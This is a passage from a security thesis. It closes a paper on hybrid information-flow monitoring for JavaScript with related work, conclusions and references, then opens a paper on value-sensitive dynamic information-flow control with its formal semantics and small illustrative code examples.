inlining the monitor in its entirety with target code wrapped in evaluation calls to the monitor [38].

As discussed earlier, Hedin and Sabelfeld [29] propose a dynamic monitor for a core of JavaScript, as the base for JSFlow [26, 27] to track information flow in full JavaScript. The permissiveness of the mechanism relies on upgrade instructions, whose generation can be facilitated by testing [12].

Chandra and Franz [13] present a hybrid analysis for Java bytecode. The bulk of the analysis is static, with inlined dynamic checks against a security policy that might evolve during runtime.

Vogt et al. [53] modify the source code of the Firefox browser to include a hybrid information-flow tracker in order to prevent cross-site scripting attacks. The analysis is based on tainting combined with flow-sensitive intra-procedural dataflow analysis. Suggestions on improving the dynamic component of the analysis have been discussed [45].

Mozilla's ongoing project FlowSafe [21] aims at giving Firefox runtime information-flow tracking, with dynamic information-flow reference monitoring [4] at its core.

Chugh et al. [15] present a hybrid approach to handling dynamic execution. Their work is staged where a dynamic residual is statically computed in the first stage, and checked at runtime in the second stage. The approach is motivated by placing heavyweight static analysis for the known code on the server, and the rest of the code is checked dynamically as it becomes known.

Extending the browser always carries the risk of security flaws in the extension. To this end, Dhawan and Ganapathy [19] develop Sabre, a system for tracking the flow of JavaScript objects as they are passed through the browser subsystems. The goal is to prevent malicious extensions from breaking confidentiality. Bandhakavi, et al. [7] propose a static analysis tool, VEX, for analyzing Firefox extensions for security vulnerabilities.

Jang et al. [32] focus on privacy attacks: cookie stealing, location hijacking, history sniffing, and behavior tracking. Similar to Chugh et al. [15], the analysis is based on code rewriting that inlines checks for data produced from sensitive sources not to flow into public sinks. They detect a number of attacks present in popular web sites, both in custom code and in third-party libraries.

Guarnieri et al. [25] present Actarus, a static taint analysis for JavaScript. An empirical study with around 10,000 pages from popular web sites exposes vulnerabilities related to injection, cross-site scripting, and unvalidated redirects and forwards. Taint analysis focuses on explicit flows, leaving implicit flows out of scope.

Stefan et al. [51] present a library for dynamic information-flow control in Haskell using a notion of floating labels, related to the concept of program counter, to restrain the side effects of computations. Although they do not allow labels of references (cf. variables) to change, their primitives allow for the manipulation of labels that causes related problems. Their solution to this is to demand the programmer to annotate the program, which is comparable to the use of upgrades.

Hritcu et al. [30] introduce the notion of brackets (related to the `toLabel` construction of [51]) to control the pc. Brackets put restrictions on the control flow leaving the bracket, which makes them comparable to our notion of return label (and exception label [27]).

Just et al. [33] develop a hybrid analysis for a subset of JavaScript. A combination of dynamic tracking and intra-procedural static analysis allows capturing both explicit and implicit flows. However, the static analysis in this work does not treat implicit flows due to exceptions.

Bichhawat et al. [10] present an information flow analysis for JavaScript bytecode. This work shares the overall motivation with ours: to use on-the-fly static analysis to improve the permissiveness of the analysis. The setting is however rather different: the analysis is implemented as instrumented runtime system for the WebKit JavaScript engine. The implementation includes a treatment of the permissive-upgrade check.

De Groef et al. [16] present *FlowFox*, a Firefox extension based on *secure multi-execution* [18]. Multi-execution runs the original program at different security levels and synchronizes communication among them. Austin and Flanagan [6] show how secure multi-execution can be optimized by executing a single program on *faceted values* rather than executing the program multiple times.

The empirical studies above [16, 25, 32, 53] provide clear evidence that privacy and security attacks in JavaScript code are a real threat. The goal of our work is to bridge the gap between the formal and practical approaches to information flow tracking, striving for permissiveness, while maintaining soundness.

With the rationale to balance precision and performance, Kerschbaumer et al. [34] probabilistically switch between two JavaScript interpreters: a fast taint-based interpreter and a slower information-flow interpreter. The information-flow interpreter utilizes a control-flow stack in a fashion similar to Vogt et al. [53]. The evaluation includes experiments with Alexa Top pages, demonstrating how the balance precision and performance can be traded in practice.

8 Conclusions

Leveraging an innovative synergy of static and dynamic analysis, we have developed a value-sensitive hybrid monitor for a core of JavaScript. We achieve the best of both worlds by a dynamic monitor empowered to invoke a static component on the fly. This enables us to achieve a sound yet permissive enforcement. We have established formal soundness results with respect to the security policy of noninterference. We have demonstrated permissiveness by proving that we subsume the precision of purely static analysis and by presenting a collection of common programming patterns that indicate that our mechanism provides more permissiveness than dynamic mechanisms in practice.

Future work is centered on the implementation of the extension to the full the ECMA-262 (v.5) standard [20]. Empirical evaluation is one of the important future goals, with a number of design choices to explore for better performance. Our path from theory to practice mirrors the paths taken by the related efforts previously: from theory of dynamic information flow control for JavaScript [29] to practice [27], and from theory of secure multi-execution [18] to practice for JavaScript [16].

Acknowledgments. This work was funded by the European Community under the ProSecuToR and WebSand projects and the Swedish research agencies SSF and VR.

References

1. Interactive interpreter, its source code, and extended version of this paper: `http://jsflow.net/hybrid/`.
2. Askarov, A., Hunt, S., Sabelfeld, A., and Sands, D. Termination-insensitive noninterference leaks more than just a bit. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Oct. 2008), vol. 5283 of *LNCS*, Springer-Verlag, pp. 333–348.
3. Askarov, A., and Sabelfeld, A. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2009).
4. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2009).

5. Austin, T. H., and Flanagan, C. Permissive dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2010).
6. Austin, T. H., and Flanagan, C. Multiple facets for dynamic information flow. In *Proc. ACM Symp. on Principles of Programming Languages* (Jan. 2012).
7. Bandhakavi, S., Tiku, N., Pittman, W., King, S. T., Madhusudan, P., and Winslett, M. Vetting browser extensions for security vulnerabilities with VEX. *Commun. ACM* (2011).
8. Barnes, J., and Barnes, J. *High Integrity Software: The SPARK Approach to Safety and Security.* Addison-Wesley Longman Publishing Co., Inc. Boston, MA, USA, 2003.
9. Bello, L., and Bonelli, E. On-the-fly inlining of dynamic dependency monitors for secure information flow. In *Formal Aspects of Security and Trust (FAST)* (2011).
10. Bichhawat, A., Rajani, V., Garg, D., and Hammer, C. Information flow control in WebKit's JavaScript bytecode. In *Principles of Security and Trust (POST)* (2014).
11. Bielova, N. Survey on Javascript security policies and their enforcement mechanisms in a web browser. *J. Log. Algebr. Program.* (2013).
12. Birgisson, A., Hedin, D., and Sabelfeld, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *Computer Security - ESORICS 2012*, S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science.* Springer Berlin Heidelberg, 2012, pp. 55–72.
13. Chandra, D., and Franz, M. Fine-grained information flow analysis and enforcement in a java virtual machine. In *Proc. Annual Computer Security Applications Conference* (2007).
14. Chudnov, A., and Naumann, D. A. Information flow monitor inlining. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2010).
15. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavaScript. In *Proc. ACM SIGPLAN Conference on Programming language Design and Implementation* (2009).
16. De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (2012).
17. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Comm. of the ACM 20*, 7 (July 1977), 504–513.
18. Devriese, D., and Piessens, F. Non-interference through secure multi-execution. In *Proc. IEEE Symp. on Security and Privacy* (May 2010).
19. Dhawan, M., and Ganapathy, V. Analyzing information flow in JavaScript-based browser extensions. In *Computer Security Applications Conference, 2009. ACSAC '09. Annual* (2009).
20. ECMA International. ECMAScript Language Specification, 2009. Version 5.
21. Eich, B. Flowsafe: Information flow security for the browser. `https://wiki.mozilla.org/FlowSafe`, Oct. 2009.
22. Fenton, J. S. Memoryless subsystems. *Computing J. 17*, 2 (May 1974), 143–147.
23. Goguen, J. A., and Meseguer, J. Security policies and security models. In *Security and Privacy, 1982 IEEE Symposium on* (apr 1982), pp. 11–20.
24. Google. Google Analytics. `http://www.google.com/analytics/`, 2014.
25. Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving the world wide web from vulnerable JavaScript. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2011), ISSTA '11, ACM, pp. 177–187.

26. Hedin, D., Bello, L., Birgisson, A., and Sabelfeld, A. JSFlow. Software release. Located at `http://jsflow.net`, Sept. 2013.
27. Hedin, D., Birgisson, A., Bello, L., and Sabelfeld, A. JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. 29th ACM Symposium on Applied Computing* (2014).
28. Hedin, D., and Sabelfeld, A. A perspective on information-flow control. *Proc. of the 2011 Marktoberdorf Summer School. IOS Press* (2011).
29. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (June 2012).
30. Hritcu, C., Greenberg, M., Karel, B., Pierce, B. C., and Morrisett, G. All your IFCException are belong to us. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2013), SP '13, IEEE Computer Society, pp. 3–17.
31. Hunt, S., and Sands, D. On flow-sensitive security types. In *Proc. ACM Symp. on Principles of Programming Languages* (2006), pp. 79–90.
32. Jang, D., Jhala, R., Lerner, S., and Shacham, H. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security* (Oct. 2010), pp. 270–283.
33. Just, S., Cleary, A., Shirley, B., and Hammer, C. Information flow analysis for JavaScript. In *Proceedings of the 1st ACM SIGPLAN international workshop on Programming language and systems technologies for internet clients* (USA, 2011), ACM.
34. Kerschbaumer, C., Hennigan, E., Larsen, P., Brunthaler, S., and Franz, M. CrowdFlow: Efficient information flow security. In *16th Information Security Conference (ISC 2013)* (2013).
35. Le Guernic, G. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Symposium, 2007. CSF '07. 20th IEEE* (jul 2007), pp. 218–232.
36. Le Guernic, G. *Confidentiality Enforcement Using Dynamic Information Flow Analyses.* PhD thesis, Kansas State University, 2007.
37. Le Guernic, G., Banerjee, A., Jensen, T., and Schmidt, D. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)* (2006), vol. 4435 of *LNCS*, Springer-Verlag.
38. Magazinius, J., Hedin, D., and Sabelfeld, A. Architectures for inlining security monitors in web applications. In *Engineering Secure Software and Systems (ESSoS)* (2014).
39. Magazinius, J., Russo, A., and Sabelfeld, A. On-the-fly inlining of dynamic security monitors. *Computers & Security* (2012).
40. Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., and Nystrom, N. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001.
41. Nielson, F., Riis Nielson, H., and Hankin, C. *Principles of Program Analysis.* Springer-Verlag, 1999.
42. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM Conference on Computer and Communications Security* (Oct. 2012).
43. Ruderman, J. The same origin policy. `http://www-archive.mozilla.org/projects/security/components/same-origin.html`, Apr. 2008.
44. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2010).

45. Russo, A., Sabelfeld, A., and Chudnov, A. Tracking information flow in dynamic tree structures. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Sept. 2009), LNCS, Springer-Verlag.
46. Sabelfeld, A., and Myers, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
47. Sabelfeld, A., and Russo, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics* (June 2009), LNCS, Springer-Verlag.
48. Santos, J. F., and Rezk, T. An information flow monitor-inlining compiler for securing a core of JavaScript. In *ICT Systems Security and Privacy Protection* (2014).
49. Shroff, P., Smith, S., and Thober, M. Dynamic dependency monitoring to secure information flow. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2007), pp. 203–217.
50. Simonet, V. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml`, July 2003.
51. Stefan, D., Russo, A., Mitchell, J. C., and Mazières, D. Flexible dynamic information flow control in haskell. In *Haskell* (2011).
52. Taly, A., Erlingsson, U., Miller, M., Mitchell, J., and Nagra, J. Automated analysis of security-critical JavaScript APIs. In *Proc. IEEE Symp. on Security and Privacy* (May 2011).
53. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
54. Volpano, D. Safety versus secrecy. In *Static Analysis* (1999), vol. 1694 of *Lecture Notes in Computer Science*, Springer Berlin Heidelberg, pp. 303–311.
55. Volpano, D., Smith, G., and Irvine, C. A sound type system for secure flow analysis. *Journal of Computer Security 4*, 3 (1996), 167–187.
56. W3C. Content security policy 1.0. `http://www.w3.org/TR/CSP/`, Nov. 2012.
57. W3C. Cross-origin resource sharing. `http://www.w3.org/TR/CSP/`, Jan. 2014.
58. Zdancewic, S. *Programming Languages for Information Security.* PhD thesis, Cornell University, July 2002.

Paper **Five**

Value Sensitivity and Observable Abstract Values for Information Flow Control

Luciano Bello, Daniel Hedin, and Andrei Sabelfeld

Much progress has recently been made on information flow control, enabling the enforcement of increasingly rich policies for increasingly expressive programming languages. This has resulted in tools for mainstream programming languages as JavaScript, Java, Caml, and Ada that enforce versatile security policies. However, a roadblock on the way to wider adoption of these tools has been their limited permissiveness (high number of false positives). Flow-, context-, and object-sensitive techniques have been suggested to improve the precision of static information flow control and dynamic monitors have been explored to leverage the knowledge about the current run for precision.

This paper explores *value sensitivity* to boost the permissiveness of information flow control. We show that both dynamic and hybrid information flow mechanisms benefit from value sensitivity. Further, we introduce the concept of *observable abstract values* to generalize and leverage the power of value sensitivity to richer programming languages. We demonstrate the usefulness of the approach by comparing it to known disciplines for dealing with information flow in dynamic and hybrid settings.

This paper appears in Proceedings of the 20th International Conference on Logic for Programming, Artificial Intelligence and Reasoning (LPAR-20), Suva, Fiji, November 2015.

1 Introduction

Much progress has recently been made on information flow control, enabling the enforcement of increasingly rich policies for increasingly expressive programming languages. This has resulted in tools for mainstream programming languages as FlowFox [14] and JSFlow [19] for JavaScript, Jif [26], Paragon [9] and JOANA [17] for Java, FlowCaml [30] for Caml, LIO [31] for Haskell, and SPARK Examiner [5] for Ada that enforce versatile security policies. However, a roadblock on the way to wider adoption of these tools has been their limited permissiveness i.e secure programs are falsely rejected due to over-approximations. Flow-, context-, and object-sensitive techniques [17] have been suggested to improve the precision of static information flow control, and dynamic and hybrid monitors [22, 32, 27, 19, 18] have been explored to leverage the knowledge about the current run for precision. Dynamic and hybrid techniques are particularly promising for highly dynamic languages such as JavaScript. With dynamic languages as longterm goal, we focus on fundamental principles for sound yet permissive dynamic information flow control with possible static enhancements.

In dynamic information flow control, each value is associated with a runtime *security label* representing the *security classification* of the value. These labels are propagated during computation to track the flow of information through the program. There are two basic kinds of flows: *explicit* and *implicit* [15]. The former is induced by *data flow*, e.g., when a value is copied from one location to another, while the latter is induced by *control flow*. Below is an example of implicit flow where the boolean value of *h* is leaked into *l* with no explicit flow involved.

```
l = false;
if (h) {l = true;}
```

Dynamic information flow control typically enforces *termination-insensitive non-interference* (TINI) [33]. Under a two-level classification into *public* and *secret* values, TINI demands that values labeled public are independent of values labeled secret in *terminating runs* of a program. Note that this demand includes the label itself, which has the effect of constraining how security labels are allowed to change during computation. This is a fundamental restriction: freely allowing labels to change allows circumventing the enforcement [27].

A common approach to securing label change is the *no secret upgrade (NSU)* restriction that forbids labels from changing under *secret control*, i.e., when the control flow is depending on secrets [2]. In the above example, NSU would stop the execution when *h* is `true`. This enforces TINI because in all *terminating* runs the *l* is untouched and hence independent of *h*.

Unfortunately, his limitation of *pure dynamic* information flow control often turns out to be too restrictive in practice [19], and various ways of lifting the restriction have been proposed [3, 8]. They aim to enhance the dynamic analysis with information that allows the label of *write target* to be changed before entering secret control, thus decoupling the label change from secret influence. For instance, a *hybrid* approach [22, 32, 27, 18] is to apply a static analysis on the bodies of *elevated contexts*, e.g., secret conditionals, to find all potential write targets and upgrade them before the body is executed.

This paper investigates an alternative approach that improves both pure and hybrid dynamic information flow control as well as other approaches relying on upgrading labels before elevated contexts. The approach increases the *precision* of the labeling, hence reducing the number of elevated contexts. In a pure dynamic analysis this has the effect of reducing the number of points in the program where execution is stopped with a security error, while in a hybrid approach this reduces the number of places the static analysis invoked further improving the precision by not unnecessarily upgrading write targets.

Resting on a simple core, the approach is surprisingly powerful. We call the mechanism *value sensitive*, since it considers the previous target *value* of a monitored side-effect and, if that value remains *unchanged* by the update, the security label is left untouched. Consider for example the following program:

Listing 1.1
```
l = false;
if (h) {l = false;}
```

Is is safe to allow execution to continue even when *h* is `true` by effectively ignoring the update of *l* in the body of the conditional. This still satisfies TINI because all runs of the program leaves *l* untouched and independent of *h*.

The generalization of the idea boosts permissiveness when applied to other notions of values, e.g. the type of a variable, as exemplified on the right. In a dynamically typed language the value of t changes from a public to a secret value, but the (dynamic) type of t remains unchanged. By tracking the type of t independently of its value (for example as $\langle value^{\sigma}, type^{\sigma'}\rangle$), it is possible to leverage value sensitivity and allow the security label of the type to remain public. Thus, l is tagged L, which is safe and more precise than under traditional monitoring.

```
t = 2^L;
t = 1^H;
l = typeof(t);
```

Similarly, if we consider a language with records, the following snippet illustrates that the field existence of a property can be observable independently. In a language with observable existence (in this case through the primitive `in`) a monitor might gain precision by labeling this feature independently of the value. The label does not need to be updated when the property assignment is run, since the existence of the property remains the same.

```
o = { p: 2^L };
o['p'] = 1^H;
l = 'p' in o;
```

The type and the existence are two examples of properties of runtime values that can be independently observed and change less often than the values. We refer to such properties as *Observable Abstract Values* (OAV). Value sensitivity can be applied to any OAVs. The synergy between these two concepts has the power to improve existing purely dynamic and hybrid information flow monitors, as well as improving existing techniques to handle advanced data types as dynamic objects. The main contributions of this paper are

- the introduction of the concept of *value sensitivity* in the setting of *observable abstract values*, realized by systematic use of *lifted maps*,
- showing how the notion of value sensitivity naturally entails the notion of *existence* and *structure* labels, frequently used in the analysis of *dynamic objects* in addition to improving the precision of previous techniques while significantly simplifying the semantics and correctness proofs.
- the application of value sensitivity to develop a novel approach to *hybrid* information flow control, where not only the underlying *dynamic* analysis but also the *static* counterpart is improved by value sensitivity.

We believe that systematic application of value sensitivity on identified observable abstract values can serve as a method when designing dynamic and hybrid information flow control mechanism for new languages and language constructs.

2 The core language $\mathcal{L}$

We illustrate the power of the approach on a number of specialized languages formulated as extensions to a small while language $\mathcal{L}$, defined as follows.

$$
\begin{array}{rlr}
e ::= & x & \text{Variable} \\
 & \mid l & \text{Literal} \\
 & \mid x \texttt{=} e & \text{Assignment} \\
 & \mid e \oplus e & \text{Binary Operation} \\
s ::= & e & \text{Expression Statement} \\
 & \mid \texttt{skip} & \text{Null Statement} \\
 & \mid \texttt{if(}e\texttt{)\{}s\texttt{\}\{}s\texttt{\}} & \text{Conditional} \\
 & \mid \texttt{while(}e\texttt{)\{}s\texttt{\}} & \text{Loop} \\
 & \mid s\texttt{;}s & \text{Sequence}
\end{array}
$$

The expressions consist of literal values l, binary operators abstractly represented by $\oplus$, variables and variable assignments. The statements are built up by conditional branches, while loops, sequencing and skip, with expressions lifted into the category of statements.

$$
\begin{array}{rrl}
\mathcal{S} : & \multicolumn{2}{l}{\textit{string} \rightarrow \textit{LabeledValue}} \\
v \in & \textit{Value} ::= & \textit{bool} \mid \textit{integer} \mid \textit{string} \mid \texttt{undef} \\
\dot{v} \in & \textit{LabeledValue} ::= & v^{\sigma} \\
C \in & \textit{Configuration} ::= & \langle \mathcal{S}, \dot{v} \rangle \mid \mathcal{S} \\
pc, \sigma, \omega \in & \textit{Label} &
\end{array}
$$

$$\textsc{Assign}\,\frac{\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, \dot{v}\rangle \quad \mathcal{S}_2[x \xleftarrow{\mathsf{undef}^{\perp}} \dot{v}]\downarrow_{pc} \mathcal{S}_3}{\langle \mathcal{S}_1, x = e\rangle \rightarrow_{pc} \langle \mathcal{S}_3, \dot{v}\rangle}$$

$$\textsc{If}\,\frac{\langle \mathcal{S}_1, e\rangle \rightarrow_{pc} \langle \mathcal{S}_2, v^{\sigma}\rangle \quad \langle \mathcal{S}_2, s_v\rangle \rightarrow_{pc \sqcup \sigma} \mathcal{S}_3}{\langle \mathcal{S}_1, \texttt{if}(e)\{s_{\mathsf{true}}\}\{s_{\mathsf{false}}\}\rangle \rightarrow_{pc} \mathcal{S}_3} \qquad \textsc{Var}\,\frac{\mathcal{S}_{\mathsf{undef}^{\perp}}(x) = \dot{v}}{\langle \mathcal{S}, x\rangle \rightarrow_{pc} \langle \mathcal{S}, \dot{v}\rangle}$$

Fig. 1: Partial $\mathcal{L}$ semantics

The semantics of the core language is a standard dynamic monitor. The primitive values are booleans, integers, strings and the distinguished `undef` value returned when reading a variable that has not been initialized. The values are labeled with security labels drawn from a lattice of security labels, *Label.* Let $\perp \in$ *Label* denote the least element. Unless indicated otherwise, in the examples, a two-point lattice $L \sqsubseteq H$ is used, representing low for public information and $high$ for secret. The label operator $\sqcup$ notates the least-upper-bound in the lattice.

The semantics is a big-step semantics of the form $\langle \mathcal{S}, s\rangle \rightarrow_{pc} C$ read as: the statement s executing under the label of the program counter pc and initial state $\mathcal{S}$ results in the configuration C. The states are *partial maps* from variable names to labeled values and the configurations are either states or pairs of states and values.

The main elements of the semantic are described in Figure 1, with the remaining rules in the extended version of this paper [1]. The selected rules illustrate the interplay between conditionals, the pc and assignment. The If rule elevates the pc to the label of the guard and evaluates the branch taken under the elevated pc. The Var rule and the Assign rule, for variable look up and side effects, use operations on the *lifted partial map*, $\mathcal{S}_{\mathsf{undef}^{\perp}}$, to read and write to variables respectively. In the latter case, this is where the pc constrains the side effects.

Lifted partial maps provide a generic way to safely interact with partial maps with labeled codomains. For example, as shown in Figure 1, a lifted partial map is used to interact with the variable environment. In general, lifted partial maps are very versatile and in Section 3 will be used to model a variety of aspects.

A lifted partial map is a partial map with a default value. For a partial map $\mathcal{M} : X \rightarrow Y$, the map $\mathcal{M}_{\Delta} : X \rightarrow Y \cup \Delta$ is the lifted map with default value Δ, where

$$\mathcal{M}_{\Delta}(x) = \begin{cases} \mathcal{M}(x) & x \in dom(\mathcal{M}) \\ \Delta & \text{otherwise} \end{cases}$$

This defines the reading operation. For writing, $\mathcal{M}[x \xleftarrow{\Delta} \dot{v}] \downarrow_{pc} \mathcal{M}'$ denotes that x is safely updated with the value $\dot{v}$ in the partial map $\mathcal{M}$, resulting in the new partial map $\mathcal{M}'$. Formally, the MUpdate rule governs this side-effect as follows:

$$\textsc{MUpdate}\ \frac{\mathcal{M}_{\Delta}(x) = w^{\omega} \quad pc \sqsubseteq \omega}{\mathcal{M}[x \overset{\Delta}{\leftarrow} \dot{v}]\!\downarrow_{pc} \mathcal{M}[x \mapsto \dot{v}^{pc}]}$$

To update the element x of a lifted partial map with a labeled value $\dot{v}$, the current value of x needs to be fetched. To block implicit leaks, the label of this value, ω, has to be above the level of the context, pc. In terms of the variable environment above, if a variable holds a low value, it cannot be updated in a high context. If the update is allowed, the label of the new value is lifted to the pc ($\dot{v}^{pc}$) before being stored in x. This implements the standard NSU restriction.

However, there is a situation where this restriction can be relaxed: when the the variable to update already holds the value to write, i.e., when the side-effect is not observable. In this case, the update can be safely ignored rather than causing a security error, even if the target of the side-effect is not above the level of the context.

$$\textsc{MUpdate-VS}\ \frac{\mathcal{M}_{\Delta}(x) = w^{\omega} \quad pc \not\sqsubseteq \omega \quad w = v}{\mathcal{M}[x \overset{\Delta}{\leftarrow} \dot{v}]\!\downarrow_{pc} \mathcal{M}}$$

The MUpdate-VS rule extends the permissiveness of the monitor in cases where $pc \not\sqsubseteq \omega$, like in Listing 1.1. Intuitively, the assignment statement does not break the NSU invariant and it is safe to allow it. We call an enforcement that takes the previous value of the write target into account *value-sensitive*.

Note that, in the semantics, security errors are not explicitly modeled - rather they are manifested as the failure of the semantics to progress. In a semantics with only the MUpdate rule, any update that does not satisfy the demands will cause execution to stop. The addition of MUpdate-VS however allows the special case, where the value does not change, to progress.

3 Observable Abstract Values

The notion of value sensitivity naturally scales from values to other properties of the semantics. Any property that can act as mutable state, i.e., that can be read and written, is a potential candidate. In the case where the property changes less frequently than the value, such a modeling may increase the precision. In particular, assuming that the property is modeled with a security label of its own, the NSU label check can be omitted when an idempotent operation, with respect to the property, is performed. We refer to such properties as *Observable Abstract Values* (OAV). Consider the following examples of OAVs:

- **Dynamic types** It is common that the value held by a variable is secret, while its type is not. In addition, values of variables change more frequently than types which means that most updates of variables do not change the type.
- **Property existence** The existence of properties in records or objects can be observed independently of their value. Changing a value in a property does not affect its existence.

- **List or array length** Related to property existence, the length of a list or array is independent of the values. Mutating the list or the array without adding or deleting values does not affect the length.
- **Graph/tree structure** More generally, not only the number of nodes in a data structure, but any observable structural characteristic can be modeled as OAVs, such as tree height.
- **Security labels** Sometimes [9, 10] the labels on the values are observable. Since they change less often than the value themselves, they can be modeled as OAVs.

The rest of this section explains the first two examples above as extensions of the core language $\mathcal{L}$. The extension with dynamic types $\mathcal{L}_t$ is detailed in Section 3.1, and the extension with records modeling existence and structure $\mathcal{L}_r$ is detailed in Section 3.2, which is itself extended to handle property deletion $\mathcal{L}_{rd}$ in Section 3.3. The two latter extensions illustrate that the approach subsumes and improves previous handling of records [20].

3.1 Dynamic types $\mathcal{L}_t$

Independent labeling of OAVs allows for increased precision when combined with value sensitivity. To illustrate this point, consider the example in Listing 1.2 where the types are independently observable from the values themselves, via the primitive `typeof()`. Assuming that the value of *t* is initially secret while the type is not, the example in the listing illustrates how the value of *t* is made dependent on *h* while the type remains independent.

Listing 1.2
```
t = ⟨1^H,int^L⟩;
if (h) {t = 2;} else {t = 3;}
l = typeof(t);
```

The precision gain is significant for, e.g., JavaScript. A common defensive programming pattern for JavaScript library code is to probe for the presence of needed functionality in order to fail gracefully in case it is absent.

Listing 1.3
```
if (typeof document.cookie !== "undefined")
   { ... }
```

Consider, for instance, a library that interacts with `document.cookie`. Even if all browsers support this particular property, it is dangerous for a library to assume that it is present, since the library might be loaded in, e.g, a sandbox that removes parts of the API. For this reason it is very common for libraries to employ the defensive pattern shown in Listing 1.3, where the dots represent the entire library code. While the value of `document.cookie` is secret its presence is not. If no distinction between the type of a value and its actual value is made this would cause the entire library to execute under secret control.

To illustrate this scenario, we extend $\mathcal{L}$ with dynamic types and a `typeof()` operation that given an expression returns a string representing the type of the expression:

$$\begin{aligned} e ::= & \cdots && \mathcal{L} \\ & \big| \texttt{typeof}(e) && \text{Type of} \\ s ::= & \cdots && \mathcal{L} \end{aligned}$$

The semantics is changed to accommodate dynamically typed values. In particular typed values are pairs of a security labeled value, and a security labeled dynamic type. Additionally, the state $\mathcal{S}$ is extended to a tuple holding the value context $\mathcal{V}$ and the type context $\mathcal{T}$.

$$\begin{aligned} \mathcal{V} &: \mathit{string} \rightharpoonup \mathit{LabeledValue} \\ \mathcal{T} &: \mathit{string} \rightharpoonup \mathit{LabeledType} \\ \underline{v} \in &\quad \mathit{TypedValue} ::= \langle \dot{v}, \dot{t} \rangle \\ t \in &\quad \mathit{Type} ::= \mathit{bool} \,\big|\, \mathit{int} \,\big|\, \mathit{str} \,\big|\, \mathit{undef} \\ \mathcal{S} \in &\quad \mathit{State} ::= \langle \mathcal{V}, \mathcal{T} \rangle \end{aligned}$$

A consequence of the extension with dynamic types is that the semantic rules must be changed to operate on typed values. Figure 2 contains the most interesting rules - the remaining rules can be found in the extended version of this paper [1].

The `typeof()` operator (Typeof) returns a string representation of the type of the given expression. The string inherits the security label of the type of the expression, whereas the type of the result is always *str* and hence labeled $\perp$.

Further, the rules for variable assignment (Assign$_t$) and variable look-up (Var$_t$) require special attention. Notice that, for both maps $\mathcal{V}$ and $\mathcal{T}$, the default lookup value is undefined: $\texttt{undef}^{\perp}$ and $\mathit{undef}^{\perp}$ respectively. These maps are independently updated through Assign$_t$, which calls MUpdate and MUpdate-VS accordingly. Variable look up is the reverse process: the type and value are fetched independently from their respective maps.

$$\textsc{Assign}_t \frac{\langle \mathcal{S}_1, e \rangle \rightarrow_{pc} \langle \langle \mathcal{V}_2, \mathcal{T}_2 \rangle, \langle \dot{v}, \dot{t} \rangle \rangle \quad \mathcal{V}_2[x \xleftarrow{\texttt{undef}^{\perp}} \dot{v}] \downarrow_{pc} \mathcal{V}_3 \quad \mathcal{T}_2[x \xleftarrow{\mathit{undef}^{\perp}} \dot{t}] \downarrow_{pc} \mathcal{T}_3}{\langle \mathcal{S}_1, x = e \rangle \rightarrow_{pc} \langle \langle \mathcal{V}_3, \mathcal{T}_3 \rangle, \langle \dot{v}, \dot{t} \rangle \rangle}$$

$$\textsc{Typeof} \frac{\langle \mathcal{S}_1, e \rangle \rightarrow_{pc} \langle \mathcal{S}_2, \langle \dot{v}, \dot{t} \rangle \rangle}{\langle \mathcal{S}_1, \texttt{typeof}(e) \rangle \rightarrow_{pc} \langle \mathcal{S}_2, \langle string(\dot{t}), \mathit{str}^{\perp} \rangle \rangle}$$

$$\textsc{Var}_t \frac{\mathcal{V}_{\texttt{undef}^{\perp}}(x) = \dot{v} \quad \mathcal{T}_{\mathit{undef}^{\perp}}(x) = \dot{t}}{\langle \langle \mathcal{V}, \mathcal{T} \rangle, x \rangle \rightarrow_{pc} \langle \langle \mathcal{V}, \mathcal{T} \rangle, \langle \dot{v}, \dot{t} \rangle \rangle}$$

Fig. 2: Partial $\mathcal{L}_t$ semantics

If we return to the example in Listing 1.2, the value of t is updated but not its type. Therefore, under a value-sensitive discipline, the execution is safe and `l` will be assigned to $\langle ''int''^L, str^L \rangle$ at the end of the execution.

